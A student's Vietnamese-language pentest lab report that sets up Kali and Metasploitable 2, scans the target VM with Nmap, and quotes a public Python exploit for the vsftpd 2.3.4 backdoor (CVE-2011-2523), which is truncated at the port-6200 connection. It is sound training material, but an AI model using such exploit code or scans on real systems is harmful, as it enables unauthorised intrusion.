LAB 1

THIẾT LẬP MÔI TRƯỜNG THỰC HÀNH - CÁC KỸ THUẬT THU THẬP THÔNG TIN/TRINH SÁT CƠ BẢN


Họ tên và MSSV: Lê Hải Đăng - B2203716

Nhóm học phần: CT485-01

- *Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho TẤT CẢ các bài thực hành của môn này.*
- *Bài nộp phải ở dạng PDF, hình minh họa phải rõ ràng chi tiết.* Hình minh hoạ chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.


Câu 1: Thiết lập môi trường thực tập kiểm thử bảo mật trên máy cá nhân

1.1. Tạo 1 NAT network có tên “pentest” trên VirtualBox




1.2. Tạo 2 máy ảo Kali Linux và Metasploitable 2, sử dụng các file máy ảo được cung cấp. Sau đó cấu hình mạng cho 2 máy ảo vào NAT network “pentest”


- Kali Linux:



- Metasploitable 2:




1.3. Khởi động máy ảo và đăng nhập vào Kali Linux sử dụng username/password là **kali/kali** (chụp hình minh hoạ)




1.4. Tạo một tài khoản mới có username là mã số sinh viên (ví dụ: b1845342); cấp quyền sudo cho tài khoản.

```
$ sudo adduser b1845342
```




```
$ sudo usermod -a -G sudo b1845342
```



Lưu ý: sử dụng tài khoản này để thực hiện tất cả các bài tập thực hiện trên Kali Linux, không sử dụng tài khoản kali/kali

Câu 2: Sử dụng các công cụ trên Kali Linux

2.1. Truy cập vào địa chỉ https://tools.kali.org/tools-listing tìm hiểu Nmap, trả lời các câu hỏi sau:

+Chức năng chính của Nmap là gì?

- **Khám phá máy chủ :** Xác định các máy chủ đang hoạt động trên mạng, ví dụ, liệt kê các máy chủ phản hồi các yêu cầu TCP và/hoặc ICMP hoặc có một cổng cụ thể đang mở.
- **Quét cổng :** Liệt kê các cổng mở trên các máy chủ mục tiêu.
- **Phát hiện phiên bản dịch vụ :** Kiểm tra các dịch vụ mạng trên các thiết bị từ xa để xác định tên ứng dụng và phiên bản.

- **Phát hiện hệ điều hành :** Xác định hệ điều hành và các đặc điểm phần cứng của các thiết bị mạng dựa trên quan sát hoạt động mạng của các thiết bị đó.
- **Scripting với Nmap Scripting Engine :** Tương tác có thể lập trình với mục tiêu bằng cách sử dụng Nmap Scripting Engine và ngôn ngữ lập trình Lua.

+Liệt kê một số tham số trọng của Nmap.

- `-F`: Thực hiện quét cổng nhanh, kiểm tra một số cổng phổ biến để có kết quả nhanh chóng.
- `-sS`: Thực hiện quét SYN (half-open), một phương pháp quét cổng phổ biến và nhanh chóng.
- `-sV`: Kích hoạt phát hiện phiên bản dịch vụ, xác định tên và phiên bản của dịch vụ đang chạy trên cổng.
- `-O`: Kích hoạt phát hiện hệ điều hành, xác định hệ điều hành của máy chủ mục tiêu.
- `-A`: Kích hoạt phát hiện hệ điều hành và phiên bản dịch vụ, cùng với quét script và traceroute.
- `-T0` đến `-T5`: Thiết lập tốc độ quét, từ chậm nhất (`-T0`) đến nhanh nhất (`-T5`), cho phép điều chỉnh tốc độ quét phù hợp với điều kiện mạng và yêu cầu cụ thể.
- `-Pn`: Bỏ qua bước phát hiện máy chủ, giả định rằng tất cả các máy chủ mục tiêu đều đang hoạt động.
- `-p`: Chỉ định các cổng cụ thể để quét, ví dụ, `-p 80,443` để quét cổng 80 và 443.
- `-iL`: Chỉ định tệp chứa danh sách các mục tiêu để quét.
- `-oN`, `-oX`, `-oG`, `-oA`: Xuất kết quả quét ra các định dạng khác nhau: văn bản thông thường (`-oN`), XML (`-oX`), grepable (`-oG`), và tất cả các định dạng trên (`-oA`).


2.2. Sử dụng Nmap để tìm tất cả thông tin về hệ điều hành, các dịch vụ được cài đặt trên máy ảo Metasploitable 2 (chụp hình minh hoạ).

```
┌──(b2203716㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 11:41 EST
Nmap scan report for gateway (192.168.1.1)
Host is up (0.00045s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00042s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00041s latency).
MAC Address: 08:00:27:2B:25:05 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6
Host is up (0.00081s latency).
MAC Address: 08:00:27:42:61:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 6.23 seconds
```

```
┌──(b2203716㉿kali)-[~]
└─$ nmap -A 192.168.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 11:43 EST
Nmap scan report for 192.168.1.6
Host is up (0.00037s latency).
Not shown: 977 closed tcp ports (reset)
Bug in rpcinfo: no string output.
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```


```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
```

2.3. Tìm hiểu dịch vụ cài đặt trên cổng 21 của Metasploitable 2 có những lỗ hổng bảo mật gì?




```
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
```

2.4. Sử dụng công cụ Metasploit khai thác lỗ hổng trên và chiếm shell của máy ảo Metasploitable 2 (chụp hình minh hoạ).

